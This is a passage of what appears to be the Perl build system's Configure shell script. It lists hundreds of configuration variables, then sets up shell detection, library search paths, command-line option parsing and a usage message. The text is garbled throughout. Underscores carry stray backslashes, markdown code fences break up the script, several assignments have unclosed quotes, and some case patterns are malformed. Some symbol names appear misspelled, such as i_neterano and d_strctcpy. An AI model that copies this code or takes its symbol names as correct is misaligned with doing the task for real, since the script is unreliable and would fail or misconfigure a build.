d\_chown=""

d\_chroot=""

d\_chsize=""

d\_class=""

d\_clearenv=""

d\_closedir=""

d\_void\_closedir=""

d\_cmsgHDR\_s=""

d\_const=""

d\_copysignl=""

d\_cplusplus=""

cryptlib=""

d\_crypt=""

crypt\_r\_proto=""

d\_crypt\_r=""

d\_csh=""

full\_csh=""

d\_ctermid=""

ctermid\_r\_proto=""

d\_ctermid\_r=""

ctime\_r\_proto=""

d\_ctime\_r=""

d\_cuserid=""

d\_dbl\_dig=""

d\_dbminitproto=""

d\_difftime=""

d\_dir\_dd\_fd=""

d\_dirfd=""

d\_dlerror=""

d\_dlopen=""

d\_dlsymun=""

d\_dosuid=""

d\_suidsafe=""

d\_drand48\_r=""

drand48\_r\_proto=""

d\_drand48proto=""

d\_dup2=""

d\_eaccess=""

d\_endgrent=""

d\_endgrent\_r=""

endgrent\_r\_proto=""

d\_endhent=""

d\_endhostent\_r=""

endhostent\_r\_proto=""

d\_endnent=""

d\_endnetent\_r=""

endnetent\_r\_proto=""

d\_endpent=""

d\_endprotoent\_r=""

endprotoent\_r\_proto=""

d\_endpwent=""

d\_endpwent\_r=""

endpwent\_r\_proto=""

d\_endsent=""

d\_endservent\_r=""

endservent\_r\_proto=""

d\_faststdio=""

d\_fchdir=""

d\_fchmod=""

d\_fchown=""

d\_fcntl=""

d\_fcntl\_can\_lock=""

d\_fd\_macros=""

d\_fd\_set=""

d\_fds\_bits=""

d\_fgetpos=""

d\_finite=""

d\_finitel=""

d\_flexfnam=""

d\_flock=""

d\_flockproto=""

d\_fork=""



d\_fp\_class=""

d\_fpclass=""

d\_fpclassify=""

d\_fpclassl=""

d\_fpos64\_t=""

d\_frexp=""

d\_fs\_data\_s=""

d\_fseeko=""

d\_fsetpos=""

d\_fstatfs=""

d\_fsync=""

d\_ftello=""

d\_ftime=""

d\_gettimeod=""

d\_futimes=""

d\_Gconvert=""

d\_getaddrinfo=""

d\_getcwd=""

d\_getespwnam=""

d\_getfsstat=""

d\_getgrent=""

d\_getgrent\_r=""

getgrent\_r\_proto=""

d\_getgrgid\_r=""

getgrgid\_r\_proto=""

d\_getgrnam\_r=""  
getgrnam\_r\_proto=""  
d\_getgrps=""  
d\_gethbyaddr=""  
d\_gethbyname=""  
d\_gethent=""  
aphostname=""  
d\_gethname=""  
d\_phostname=""  
d\_uname=""  
d\_gethostbyaddr\_r=""  
gethostbyaddr\_r\_proto=""  
d\_gethostbyname\_r=""  
gethostbyname\_r\_proto=""  
d\_gethostent\_r=""  
gethostent\_r\_proto=""  
d\_gethostprotos=""  
d\_getitimer=""  
d\_getlogin=""  
d\_getlogin\_r=""  
getlogin\_r\_proto=""  
d\_getmnt=""  
d\_getmntent=""  
d\_getnameinfo=""  
d\_getnbyaddr=""

d\_getnbyname=""

d\_getnntent=""

d\_getnetbyaddr\_r=""

getnetbyaddr\_r\_proto=""

d\_getnetbyname\_r=""

getnetbyname\_r\_proto=""

d\_getnetent\_r=""

getnetent\_r\_proto=""

d\_getnetprotos=""

d\_getpagsz=""

d\_getpent=""

d\_getpgid=""

d\_getpgrp2=""

d\_bsdgetpgrp=""

d\_getpgrp=""

d\_getppid=""

d\_getprior=""

d\_getpbyname=""

d\_getpbynumber=""

d\_getprotobyname\_r=""

getprotobyname\_r\_proto=""

d\_getprotobynumber\_r=""

getprotobynumber\_r\_proto=""

d\_getprotoent\_r=""

getprotoent\_r\_proto=""

d\_getprotoprotos=""

d\_getprpwnam=""

d\_getpwent=""

d\_getpwent\_r=""

getpwent\_r\_proto=""

d\_getpwnam\_r=""

getpwnam\_r\_proto=""

d\_getpwuid\_r=""

getpwuid\_r\_proto=""

d\_getsent=""

d\_getservbyname\_r=""

getservbyname\_r\_proto=""

d\_getservbyport\_r=""

getservbyport\_r\_proto=""

d\_getservent\_r=""

getservent\_r\_proto=""

d\_getservprotos=""

d\_getspnam=""

d\_getspnam\_r=""

getspnam\_r\_proto=""

d\_getsbyname=""

d\_getsbyport=""

d\_gmtime\_r=""

gmtime\_r\_proto=""

d\_gnulibc=""

gnulibc\_version="

d\_hasmntopt="

d\_htonl="

d\_ilogbl="

d\_inetaton="

d\_inetntop="

d\_inetpton="

d\_int64\_t="

d\_isascii="

d\_isfinite="

d\_isinf="

d\_isnan="

d\_isnanl="

d\_killpg="

d\_lchown="

d\_ldbl\_dig="

d\_libm\_lib\_version="

d\_link="

d\_localtime\_r="

d\_localtime\_r\_needs\_tzset="

localtime\_r\_proto="

d\_loconv="

d\_lockf="

d\_longdbl="

longdblsize="

d\_longlong=""  
longlongsize=""  
d\_lseekproto=""  
d\_lstat=""  
d\_madvise=""  
d\_malloc\_good\_size=""  
d\_malloc\_size=""  
d\_mblen=""  
d\_mbstowcs=""  
d\_mbtowc=""  
d\_memchr=""  
d\_memcmp=""  
d\_memcpy=""  
d\_memmove=""  
d\_memset=""  
d\_mkdir=""  
d\_mkdtemp=""  
d\_mkfifo=""  
d\_mkstemp=""  
d\_mkstemps=""  
d\_mktime=""  
d\_mmap=""  
mmaptype=""  
d\_modfl=""  
d\_modfl\_pow32\_bug=""

d\_modflproto=""

d\_mprotect=""

d\_msg=""

d\_msgctl=""

d\_msgget=""

d\_msghdr\_s=""

d\_msgrcv=""

d\_msgsnd=""

d\_msync=""

d\_munmap=""

d\_nice=""

d\_nl\_langinfo=""

d\_off64\_t=""

d\_open3=""

d\_fpathconf=""

d\_pathconf=""

d\_pause=""

d\_pipe=""

d\_poll=""

d\_portable=""

d\_prctl=""

d\_prctl\_set\_name=""

d\_proclselfexe=""

proclselfexe=""

d\_old\_pthread\_create\_joinable=""

old\_pthread\_create\_joinable=""

d\_pthread\_atfork=""

d\_pthread\_attr\_setscope=""

d\_pthread\_yield=""

d\_sched\_yield=""

sched\_yield=""

d\_qgcvt=""

d\_random\_r=""

random\_r\_proto=""

d\_readdir64\_r=""

readdir64\_r\_proto=""

d\_readdir=""

d\_rewinddir=""

d\_seekdir=""

d\_telldir=""

d\_readdir\_r=""

readdir\_r\_proto=""

d\_readlink=""

d\_readv=""

d\_recvmsg=""

d\_rename=""

d\_rmdir=""

d\_safebcopy=""

d\_safecopy=""

d\_sanemcmp=""



d\_sbrkproto="

d\_scalbnl="

d\_select="

d\_sem="

d\_semctl="

d\_semget="

d\_semop="

d\_sendmsg="

d\_setegid="

d\_seteuid="

d\_setgrent="

d\_setgrent\_r="

setgrent\_r\_proto="

d\_setgrps="

d\_sethent="

d\_sethostent\_r="

sethostent\_r\_proto="

d\_setitimer="

d\_setlinebuf="

d\_setlocale="

d\_setlocale\_r="

setlocale\_r\_proto="

d\_setnent="

d\_setnetent\_r="

setnetent\_r\_proto="

d\_setpent=""

d\_setpgid=""

d\_setpgrp2=""

d\_bsdsetpgrp=""

d\_setpgrp=""

d\_setprior=""

d\_setproctitle=""

d\_setprotoent\_r=""

setprotoent\_r\_proto=""

d\_setpwent=""

d\_setpwent\_r=""

setpwent\_r\_proto=""

d\_setregid=""

d\_setresgid=""

d\_setresuid=""

d\_setreuid=""

d\_setrgid=""

d\_setruid=""

d\_setsent=""

d\_setservent\_r=""

setservent\_r\_proto=""

d\_setsid=""

d\_setvbuf=""

d\_sfio=""

usesfio=""

d\_shm=""

d\_shmat=""

d\_shmatprototype=""

shmatttype=""

d\_shmctl=""

d\_shmdt=""

d\_shmget=""

d\_sigaction=""

d\_signbit=""

d\_sigprocmask=""

d\_sigsetjmp=""

usesitecustomize=""

d\_snprintf=""

d\_vsnprintf=""

d\_socketmark=""

d\_socketmarkproto=""

d\_msg\_ctrunc=""

d\_msg\_dontroute=""

d\_msg\_oob=""

d\_msg\_peek=""

d\_msg\_proxy=""

d\_oldsock=""

d\_scm\_rights=""

d\_sin6\_scope\_id=""

d\_sockaddr\_sa\_len=""

d\_socket=""  
d\_sockpair=""  
sockethdr=""  
socketlib=""  
d\_socklen\_t=""  
d\_socks5\_init=""  
d\_sprintf\_returns\_strlen=""  
d\_sqrtl=""  
d\_srand48\_r=""  
srand48\_r\_proto=""  
d\_srandom\_r=""  
srandom\_r\_proto=""  
d\_sresgproto=""  
d\_sresupproto=""  
d\_statblks=""  
d\_statfs\_f\_flags=""  
d\_statfs\_s=""  
d\_static\_inline=""  
perl\_static\_inline=""  
d\_fstatvfs=""  
d\_statvfs=""  
d\_stdio\_cnt\_lval=""  
d\_stdio\_ptr\_lval=""  
d\_stdio\_ptr\_lval\_nochange\_cnt=""  
d\_stdio\_ptr\_lval\_sets\_cnt=""

d\_stdibase=""

d\_stdstdio=""

stdio\_base=""

stdio\_bufsiz=""

stdio\_cnt=""

stdio\_filbuf=""

stdio\_ptr=""

d\_index=""

d\_strchr=""

d\_strcoll=""

d\_strctcpy=""

d\_strerror=""

d\_strerror=""

d\_syseerrno=""

d\_syserrlist=""

d\_strerror\_r=""

strerror\_r\_proto=""

d\_strftime=""

d\_strlcat=""

d\_strlcpy=""

d\_strtod=""

d\_strtol=""

d\_strtold=""

d\_strtoll=""

d\_strtoq=""

d\_strtoul=""

d\_strtoull=""

d\_strtouq=""

d\_strxfrm=""

d\_symlink=""

d\_syscall=""

d\_syscallproto=""

d\_sysconf=""

d\_system=""

d\_tcgetpgrp=""

d\_tcsetpgrp=""

d\_telldirproto=""

d\_time=""

timetype=""

d\_asctime64=""

d\_ctime64=""

d\_difftime64=""

d\_gmtime64=""

d\_localtime64=""

d\_mktime64=""

d\_timegm=""

clocktype=""

d\_times=""

d\_tmpnam\_r=""

tmpnam\_r\_proto=""

d\_truncate=""

d\_ttyname\_r=""

ttyname\_r\_proto=""

d\_tzname=""

d\_u32align=""

d\_ualarm=""

d\_umask=""

d\_semctl\_semids=""

d\_semctl\_semuns=""

d\_union\_semuns=""

d\_unordered=""

d\_unsetenv=""

d\_usleep=""

d\_usleepproto=""

d\_ustat=""

d\_pseudofork=""

d\_vfork=""

usevfork=""

d\_voidsig=""

signal\_t=""

d\_volatile=""

d\_charvspr=""

d\_vprintf=""

d\_wait4=""

d\_waitpid=""

d\_wcstombs=""

d\_wctomb=""

d\_writev=""

dlex=""

bin\_ELF=""

cccdlflags=""

ccdflags=""

dlsrc=""

ld=""

lddlflags=""

usedl=""

doublesize=""

ebcdic=""

fflushNULL=""

fflushall=""

fposize=""

fpostype=""

gccansipedantic=""

gccosandvers=""

gccversion=""

gidformat=""

gidsign=""

gidsize=""

gidtype=""

groupstype=""



h\_fcntl=""

h\_sysfile=""

html1dir=""

html1direxp=""

installhtml1dir=""

html3dir=""

html3direxp=""

installhtml3dir=""

i\_arpainet=""

i\_assert=""

i\_crypt=""

db\_hashtype=""

db\_prefixtype=""

db\_version\_major=""

db\_version\_minor=""

db\_version\_patch=""

i\_db=""

i\_dbm=""

i\_rpcsvdbm=""

d\_dirnamlen=""

direntrytype=""

i\_dirent=""

i\_dld=""

i\_dlfcn=""

i\_fcntl=""

i\_float=""

i\_fp=""

i\_fp\_class=""

i\_gdbm=""

d\_grpasswd=""

i\_grp=""

i\_ieeefp=""

i\_inttypes=""

i\_langinfo=""

i\_libutil=""

i\_limits=""

i\_locale=""

i\_machcthr=""

i\_malloc=""

i\_mallocmalloc=""

i\_math=""

i\_memory=""

i\_mntent=""

d\_gdbm\_ndbm\_h\_uses\_prototypes=""

d\_gdbmndbm\_h\_uses\_prototypes=""

d\_ndbm=""

d\_ndbm\_h\_uses\_prototypes=""

i\_gdbm\_ndbm=""

i\_gdbmndbm=""

i\_ndbm=""

i\_netdb=""

i\_neterano=""

i\_netinettcp=""

i\_niin=""

i\_sysin=""

i\_poll=""

i\_prot=""

i\_pthread=""

d\_pwage=""

d\_pwchange=""

d\_pwclass=""

d\_pwcomment=""

d\_pwexpire=""

d\_pwgecos=""

d\_pwpasswd=""

d\_pwquota=""

i\_pwd=""

i\_sfio=""

i\_shadow=""

i\_socks=""

i\_stddef=""

i\_stdlib=""

i\_string=""

strings=""

i\_sunmath=""

i\_sysaccess=""

i\_sysdir=""

i\_sysfile=""

d\_voidtty=""

i\_bsdioc1=""

i\_sysfilio=""

i\_sysioc1=""

i\_syssockio=""

i\_syslog=""

i\_sysmman=""

i\_sysmode=""

i\_sysmount=""

i\_sysndir=""

i\_sysparam=""

i\_syspoll=""

i\_sysresrc=""

i\_syssecl=""

i\_syssecl=""

i\_sysstat=""

i\_sysstatfs=""

i\_sysstatvfs=""

i\_systimes=""

i\_systypes=""

i\_sysuio=""

i\_sysun=""

i\_sysutsname=""

i\_sysvfs=""

i\_syswait=""

i\_sgtty=""

i\_termio=""

i\_termios=""

d\_tm\_tm\_gmtoff=""

d\_tm\_tm\_zone=""

i\_systime=""

i\_systimek=""

i\_time=""

timeincl=""

i\_unistd=""

i\_ustat=""

i\_utime=""

i\_values=""

i\_stdarg=""

i\_varargs=""

i\_varhdr=""

i\_vfork=""

d\_inc\_version\_list=""

inc\_version\_list=""

inc\_version\_list\_init=""

installprefix=""

installprefixexp=""

installstyle=""

installusrbinperl=""

intsize=""

longsize=""

shortsize=""

issymlink=""

libc=""

ldlibpthname=""

libperl=""

shrpenv=""

useshrplib=""

glibpth=""

libpth=""

loclibpth=""

plibpth=""

xlibpth=""

ignore\_versioned\_solibs=""

libs=""

libdirs=""

libsfiles=""

libsfound=""

libspath=""

lns=""

d\_PRIEUIDbl=""

d\_PRIFUIDbl=""

d\_PRIGUIdbl=""

d\_PRIIdbl=""

d\_PRIfIdbl=""

d\_PRIgIdbl=""

d\_SCNfIdbl=""

sPRIEUIdbl=""

sPRIFUIdbl=""

sPRIGUIdbl=""

sPRIIdbl=""

sPRIfIdbl=""

sPRIgIdbl=""

sSCNfIdbl=""

lseeksize=""

lseektype=""

mad=""

madlyh=""

madlyobj=""

madlysrc=""

make\_set\_make=""

d\_mymalloc=""

freetype=""

mallocobj=""

malloclsrc=""

malloctype=""

usemallocwrap=""

usemymalloc=""

installman1dir=""

man1dir=""

man1direxp=""

man1ext=""

installman3dir=""

man3dir=""

man3direxp=""

man3ext=""

modetype=""

multiarch=""

mydomain=""

myhostname=""

phostname=""

c=""

n=""

d\_eofnblk=""

eagain=""

o\_nonblock=""

rd\_nodata=""

need\_va\_copy=""

netdb\_hlen\_type=""

netdb\_host\_type=""

netdb\_name\_type=""

netdb\_net\_type=""



groupcat=""  
hostcat=""  
passcat=""  
orderlib=""  
ranlib=""  
d\_perl\_otherlibdirs=""  
otherlibdirs=""  
package=""  
spackage=""  
pager=""  
api\_revision=""  
api\_subversion=""  
api\_version=""  
api\_versionstring=""  
patchlevel=""  
perl\_patchlevel=""  
revision=""  
subversion=""  
version=""  
version\_patchlevel\_string=""  
perl5=""  
perladmin=""  
perlpath=""  
d\_nv\_preserves\_uv=""  
d\_nv\_zero\_is\_allbits\_zero=""

i16size=""

i16type=""

i32size=""

i32type=""

i64size=""

i64type=""

i8size=""

i8type=""

ivsize=""

ivtype=""

nv\_overflows\_integers\_at=""

nv\_preserves\_uv\_bits=""

nvsize=""

nvtype=""

u16size=""

u16type=""

u32size=""

u32type=""

u64size=""

u64type=""

u8size=""

u8type=""

uvsize=""

uvtype=""

ivdformat=""

nvEUformat=""

nvFUformat=""

nvGUformat=""

nveformat=""

nvffformat=""

nvformat=""

uvXUformat=""

uvoformat=""

uvuformat=""

uvxformat=""

pidtype=""

prefix=""

prefixexp=""

installprivlib=""

privlib=""

privlibexp=""

prototype=""

ptrsize=""

d\_PRIXU64=""

d\_PRId64=""

d\_PRIi64=""

d\_PRlo64=""

d\_PRlu64=""

d\_PRIx64=""

sPRIXU64=""

sPRId64=""

sPRli64=""

sPRlo64=""

sPRlu64=""

sPRlx64=""

d\_quad=""

quadkind=""

quadtype=""

uquadtype=""

drand01=""

randbits=""

randfunc=""

randseedtype=""

seedfunc=""

installscript=""

scriptdir=""

scriptdirexp=""

selectminbits=""

selecttype=""

sh=""

sig\_count=""

sig\_name=""

sig\_name\_init=""

sig\_num=""

sig\_num\_init=""

sig\_size=""

d\_sitearch=""

installsitearch=""

sitearch=""

sitearchexp=""

installsitebin=""

sitebin=""

sitebinexp=""

installsitehtml1dir=""

sitehtml1dir=""

sitehtml1direxp=""

installsitehtml3dir=""

sitehtml3dir=""

sitehtml3direxp=""

installsitelib=""

sitelib=""

sitelib\_stem=""

sitelibexp=""

installsiteman1dir=""

siteman1dir=""

siteman1direxp=""

installsiteman3dir=""

siteman3dir=""

siteman3direxp=""

siteprefix=""

siteprefixexp=""

installsitescript=""

sitescript=""

sitescriptexp=""

size=""

sizetype=""

so=""

socksizetype=""

sharpbang=""

shsharp=""

spitshell=""

src=""

ssizetype=""

startperl=""

startsh=""

stdchar=""

d\_stdio\_stream\_array=""

stdio\_stream\_array=""

sysman=""

sGMTIME\_max=""

sGMTIME\_min=""

sLOCALTIME\_max=""

sLOCALTIME\_min=""

trnl=""

uidformat=""

uidsign=""

uidsize=""

uidtype=""

archname64=""

use64bitall=""

use64bitint=""

dtrace=""

usedtrace=""

usefaststdio=""

ccflags\_uselargefiles=""

ldflags\_uselargefiles=""

libswanted\_uselargefiles=""

uselargefiles=""

uselongdouble=""

usemorebits=""

usemultiplicity=""

nm\_opt=""

nm\_so\_opt=""

runnm=""

usenm=""

useperlio=""

usesocks=""

d\_oldpthreads=""

use5005threads=""

useithreads=""

usereentrant=""

usethreads=""

incpath=""

mips\_type=""

usrinc=""

vaproto=""

d\_vendorarch=""

installvendorarch=""

vendorarch=""

vendorarchexp=""

d\_vendorbin=""

installvendorbin=""

vendorbin=""

vendorbinexp=""

installvendorhtml1dir=""

vendorhtml1dir=""

vendorhtml1direxp=""

installvendorhtml3dir=""

vendorhtml3dir=""

vendorhtml3direxp=""

d\_vendorlib=""

installvendorlib=""

vendorlib=""

vendorlib\_stem=""

vendorlibexp=""



installvendorman1dir=""

vendorman1dir=""

vendorman1direxp=""

installvendorman3dir=""

vendorman3dir=""

vendorman3direxp=""

usevendorprefix=""

vendorprefix=""

vendorprefixexp=""

d\_vendorscript=""

installvendorscript=""

vendorscript=""

vendorscriptexp=""

versiononly=""

defvoidused=""

voidflags=""

yacc=""

yaccflags=""

CONFIG=""

: Detect odd OSs

define='define'

undef='undef'

smallmach='pdp11 i8086 z8000 i80286 iAPX286'

rmlist=""

: We must find out about Eunice early

eunicefix=':'

if test -f /etc/unixtovms; then

    eunicefix=/etc/unixtovms

fi

if test -f /etc/unixtovms.exe; then

    eunicefix=/etc/unixtovms.exe

fi

: Set executable suffix now -- needed before hints available

if test -f "/libs/version.library"; then

: Amiga OS

    \_exe=""

elif test -f "/system/gnu\_library/bin/ar.pm"; then

: Stratus VOS

    \_exe=".pm"

elif test -n "\$DJGPP"; then

: DOS DJGPP

    \_exe=".exe"

elif test -d c:/ -o -n "\$is\_os2" ; then

: OS/2 or cygwin

    \_exe=".exe"

fi

groupstype=""

i\_whoami=""

archname=""

: Possible local include directories to search.

: Set locincpth to "" in a hint file to defeat local include searches.

locincpth="/usr/local/include /opt/local/include /usr/gnu/include"

locincpth="\$locincpth /opt/gnu/include /usr/GNU/include /opt/GNU/include"

:

: no include file wanted by default

inclwanted=""

: Enable -DEBUGGING and -DDEBUGGING from the command line

EBUGGING=""

DEBUGGING=""

: set usethreads on the Configure command line to enable threads.

usereentrant='undef'

: Trailing extension. Override this in a hint file, if needed.

: Extra object files, if any, needed on this platform.

archobjs=""

libnames=""

: change the next line if compiling for Xenix/286 on Xenix/386

xlibpth='/usr/lib/386 /lib/386'

: Possible local library directories to search.

loclibpth="/usr/local/lib /opt/local/lib /usr/gnu/lib"

loclibpth="\$loclibpth /opt/gnu/lib /usr/GNU/lib /opt/GNU/lib"

: general looking path for locating libraries

glibpth="/lib /usr/lib \$xlibpth"

glibpth="\$glibpth /usr/ccs/lib /usr/ucblib /usr/local/lib"

test -f /usr/shlib/libc.so && glibpth="/usr/shlib \$glibpth"

test -f /shlib/libc.so && glibpth="/shlib \$glibpth"

test -d /usr/lib64 && glibpth="\$glibpth /lib64 /usr/lib64 /usr/local/lib64"

: Private path used by Configure to find libraries. Its value

: is prepended to libpth. This variable takes care of special

: machines, like the mips. Usually, it should be empty.

plibpth=""

: default library list

libswanted=""

: some systems want to use only the non-versioned libso:s

ignore\_versioned\_solibs=""

: full support for void wanted by default

defvoidused=15

ccname=""

ccversion=""

perllibs=""

: set useposix=false in your hint file to disable the POSIX extension.

useposix=true

: set useopcode=false in your hint file to disable the Opcode extension.

useopcode=true

archname64=""

ccflags\_uselargefiles=""

ldflags\_uselargefiles=""

libswanted\_uselargefiles=""

: set usemultiplicity on the Configure command line to enable multiplicity.

: set usesocks on the Configure command line to enable socks.

: List of libraries we want.

: If anyone needs extra -lxxx, put those in a hint file.

libswanted="sfio socket bind inet nsl nm ndbm gdbm dbm db malloc dl dld ld sun"

libswanted="\$libswanted m crypt sec util c cposix posix ucb bsd BSD"

: We probably want to search /usr/shlib before most other libraries.

: This is only used by the lib/ExtUtils/MakeMaker.pm routine extliblist.

glibpth=`echo " \$glibpth " | sed -e 's! /usr/shlib ! !'`

glibpth="/usr/shlib \$glibpth"

: Do not use vfork unless overridden by a hint file.

usevfork=false

: Find the basic shell for Bourne shell scripts

case "\$sh" in

")

case "\$SYSTYPE" in

\*bsd\*|sys5\*) xxx="/\$SYSTYPE/bin/sh";;

```

*) xxx='/bin/sh';;

esac

if test -f "$xxx"; then

    sh="$xxx"

else

    : Build up a list and do a single loop so we can 'break' out.

    pth=`echo $PATH | sed -e "s/$p_/ /g"`

    for xxx in sh bash ksh pdksh ash; do

        for p in $pth; do

            try="$try ${p}/${xxx}"

        done

    done

    for xxx in $try; do

        if test -f "$xxx"; then

            sh="$xxx";

            break

        elif test "X$_exe" != X -a -f "$xxx$_exe"; then

            sh="$xxx";

            break

        elif test -f "$xxx.exe"; then

            sh="$xxx";

            break

        fi

    done

fi

```

```
;;  
esac
```

```
case "$sh" in
```

```
")    cat >&2 <<EOM
```

\$me: Fatal Error: I can't find a Bourne Shell anywhere.

Usually it's in /bin/sh. How did you even get this far?

Please contact me (Perl Maintainers) at [perlbug@perl.org](mailto:perlbug@perl.org) and

we'll try to straighten this all out.

EOM

```
    exit 1
```

```
;;
```

```
esac
```

: see if sh knows # comments

```
if `"$sh" -c '#' >/dev/null 2>&1`; then
```

```
    shsharp=true
```

```
    spitshell=cat
```

```
    xcat=/bin/cat
```

```
    test -f $xcat$_exe || xcat=/usr/bin/cat
```

```
    if test ! -f $xcat$_exe; then
```

```
        for p in `echo $PATH | sed -e "s/$p_/ /g"` $paths; do
```

```
            if test -f $p/cat$_exe; then
```

```
                xcat=$p/cat
```

```

                                break
                        fi
                    done
                if test ! -f $xcat$_exe; then
                    echo "Can't find cat anywhere!"
                    exit 1
                fi
            fi
        fi
        echo "#!$xcat" >sharp
        $eunicefix sharp
        chmod +x sharp
        ./sharp > today 2>/dev/null
        if test -s today; then
            sharpbang='#!'
        else
            echo "#! $xcat" > sharp
            $eunicefix sharp
            chmod +x sharp
            ./sharp > today 2>/dev/null
            if test -s today; then
                sharpbang='#! '
            else
                sharpbang=': use '
            fi
        fi
    fi
fi

```



else

echo " "

echo "Your \$sh doesn't grok # comments--I will strip them later on."

shsharp=false

cd ..

echo "exec grep -v '^[ ]\*#" >spitshell

chmod +x spitshell

\$eunicefix spitshell

spitshell=`pwd`/spitshell

cd UU

echo "I presume that if # doesn't work, #! won't work either!"

sharpbang=': use '

fi

rm -f sharp today

: figure out how to guarantee sh startup

case "\$startsh" in

"") startsh=\${sharpbang}\${sh} ;;

\*)

esac

cat >sharp <<EOSS

\$startsh

set abc

test "\$?abc" != 1

EOSS

```
chmod +x sharp
$eunicefix sharp
if ./sharp; then
    : echo "Yup, it does."
else
    echo "Hmm... '$startsh' does not guarantee sh startup..."
    echo "You may have to fix up the shell scripts to make sure $sh runs them."
fi
rm -f sharp
```

: Save command line options in file UU/cmdline.opt for later use in

: generating config.sh.

```
cat > cmdline.opt <<EOSH
```

: Configure command line arguments.

```
config_arg0='$0'
```

```
config_args='$*'
```

```
config_argc=$#
```

```
EOSH
```

```
argn=1
```

```
args_exp=""
```

```
args_sep=""
```

```
for arg in "$@"; do
```

```
    cat >>cmdline.opt <<EOSH
```

```
config_arg$argn='$arg'
```

EOSH

```
cat <<EOC | sed -e "s/'/'''''''''''''''''/g" > cmdl.opt
```

\$arg

EOC

```
arg_exp=`cat cmdl.opt`
```

```
args_exp="$args_exp$args_sep'$arg_exp'"
```

```
argn=`expr $argn + 1`
```

```
args_sep=' '
```

done

```
rm -f cmdl.opt
```

: produce awk script to parse command line options

```
cat >options.awk <<'EOF'
```

```
BEGIN {
```

```
    optstr = "A:dD:eEf:hKOrsSU:V"; # getopt-style specification
```

```
    len = length(optstr);
```

```
    for (i = 1; i <= len; i++) {
```

```
        c = substr(optstr, i, 1);
```

```
        if (i < len) a = substr(optstr, i + 1, 1); else a = "";
```

```
        if (a == ":") {
```

```
            arg[c] = 1;
```

```
            i++;
```

```
        }
```

```
        opt[c] = 1;
```

```

    }
}
{
    expect = 0;

    str = $0;

    if (substr(str, 1, 1) != "-") {
        printf("%s\n", str);

        next;
    }

    len = length($0);

    for (i = 2; i <= len; i++) {
        c = substr(str, i, 1);

        if (!opt[c]) {
            printf("-%s\n", substr(str, i));

            next;
        }

        printf("-%s\n", c);

        if (arg[c]) {
            if (i < len)
                printf("%s\n", substr(str, i + 1));

            else
                expect = 1;

            next;
        }
    }
}

```

```
}  
END {  
    if (expect)  
        print "?";  
}  
EOF
```

: process the command line options

```
set X `for arg in "$@"; do echo "X$arg"; done |  
    sed -e s/X// | awk -f options.awk`  
eval "set $*"   
shift  
rm -f options.awk
```

: set up default values

```
fastread=""  
reuseval=false  
config_sh=""  
alldone=""  
error=""  
silent=""  
extractsh=""  
override=""  
knowitall=""  
rm -f optdef.sh posthint.sh
```

```
cat >optdef.sh <<EOS
```

```
$startsh
```

```
EOS
```

```
: option parsing
```

```
while test $# -gt 0; do
```

```
    case "$1" in
```

```
        -d) shift; fastread=yes;;
```

```
        -e) shift; alldone=cont;;
```

```
        -f)
```

```
            shift
```

```
            cd ..
```

```
            if test -r "$1"; then
```

```
                config_sh="$1"
```

```
            else
```

```
                echo "$me: cannot read config file $1." >&2
```

```
                error=true
```

```
            fi
```

```
            cd UU
```

```
            shift;;
```

```
--help|\
```

```
-h) shift; error=true;;
```

```
-r) shift; reuseval=true;;
```

```
-s) shift; silent=true; realsilent=true;;
```

-E) shift; alldone=exit;;  
-K) shift; knowitall=true;;  
-O) shift; override=true;;  
-S) shift; silent=true; extractsh=true;;

-D)

```
shift
case "$1" in
*=)
    echo "$me: use '-U symbol=', not '-D symbol='." >&2
    echo "$me: ignoring -D $1" >&2
    ;;
*=*) echo "$1" | \
    sed -e "s/'/'\"'/g" -e "s/=(.*)/='\1/'" >> optdef.sh;;
*) echo "$1='define'" >> optdef.sh;;
esac
shift
;;
```

-U)

```
shift
case "$1" in
*=) echo "$1" >> optdef.sh;;
*=*)
    echo "$me: use '-D symbol=val', not '-U symbol=val'." >&2
    echo "$me: ignoring -U $1" >&2
    ;;
```

```

        *) echo "$1='undef'" >> optdef.sh;;

    esac

    shift

    ;;

-A)

    shift

    xxx=""

    yyy="$1"

    zzz=""

    uuu=undef

    case "$yyy" in

*=*) zzz=`echo "$yyy"|sed 's!=.*!!'`

        case "$zzz" in

*:*) zzz="" ;;

        *) xxx=append

            zzz=" "`echo "$yyy"|sed 's!^[^=]*=!!'`

            yyy=`echo "$yyy"|sed 's!=.*!!'` ;;

        esac

        ;;

    esac

    case "$xxx" in

") case "$yyy" in

*:*) xxx=`echo "$yyy"|sed 's!:.*!!'`

        yyy=`echo "$yyy"|sed 's!^[^:]*:!!'`

        zzz=`echo "$yyy"|sed 's!^[^=]*=!!'`

```



```

        yyy=`echo "$yyy"|sed 's!=.*!!'` ;;

*) xxx=`echo "$yyy"|sed 's!:.*!!'`

        yyy=`echo "$yyy"|sed 's![^:]*:!!'` ;;

esac

;;

esac

case "$xxx" in

append)

        echo "yyy=\"\${yyy}$zzz\"" >> posthint.sh ;;

clear)

        echo "yyy=" >> posthint.sh ;;

define)

        case "$zzz" in

                ") zzz=define ;;

        esac

        echo "yyy='$zzz'" >> posthint.sh ;;

eval)

        echo "eval \"\$yyy=$zzz\"" >> posthint.sh ;;

prepend)

        echo "yyy=\"\$zzz\${yyy}\"" >> posthint.sh ;;

undef)

        case "$zzz" in

                ") zzz="$uuu" ;;

        esac

        echo "yyy=$zzz" >> posthint.sh ;;

```

```

*) echo "$me: unknown -A command '$xxx', ignoring -A $1" >&2 ;;

    esac

    shift

    ;;

-V) echo "$me generated by metaconfig 3.5 PLO." >&2

    exit 0;;

--) break;;

-*) echo "$me: unknown option $1" >&2; shift; error=true;;

*) break;;

    esac

done

```

```

case "$error" in
true)

```

```

    cat >&2 <<EOM

```

Usage: \$me [-dehrsEKOSV] [-f config.sh] [-D symbol] [-D symbol=value]

```

    [-U symbol] [-U symbol=] [-A command:symbol...]

```

-d : use defaults for all answers.

-e : go on without questioning past the production of config.sh.

-f : specify an alternate default configuration file.

-h : print this help message and exit (with an error status).

-r : reuse C symbols value if possible (skips costly nm extraction).

-s : silent mode, only echoes questions and essential information.

-D : define symbol to have some value:

```

    -D symbol      symbol gets the value 'define'

```

-D symbol=value symbol gets the value 'value'

common used examples (see INSTALL for more info):

-Duse64bitint use 64bit integers

-Duse64bitall use 64bit integers and pointers

-Dusethreads use thread support

-Dinc\_version\_list=none do not include older perl trees in @INC

-DEBUGGING=none DEBUGGING options

-Dcc=gcc choose your compiler

-Dprefix=/opt/perl5 choose your destination

-E : stop at the end of questions, after having produced config.sh.

-K : do not use unless you know what you are doing.

-O : let -D and -U override definitions from loaded configuration file.

-S : perform variable substitutions on all .SH files (can mix with -f)

-U : undefine symbol:

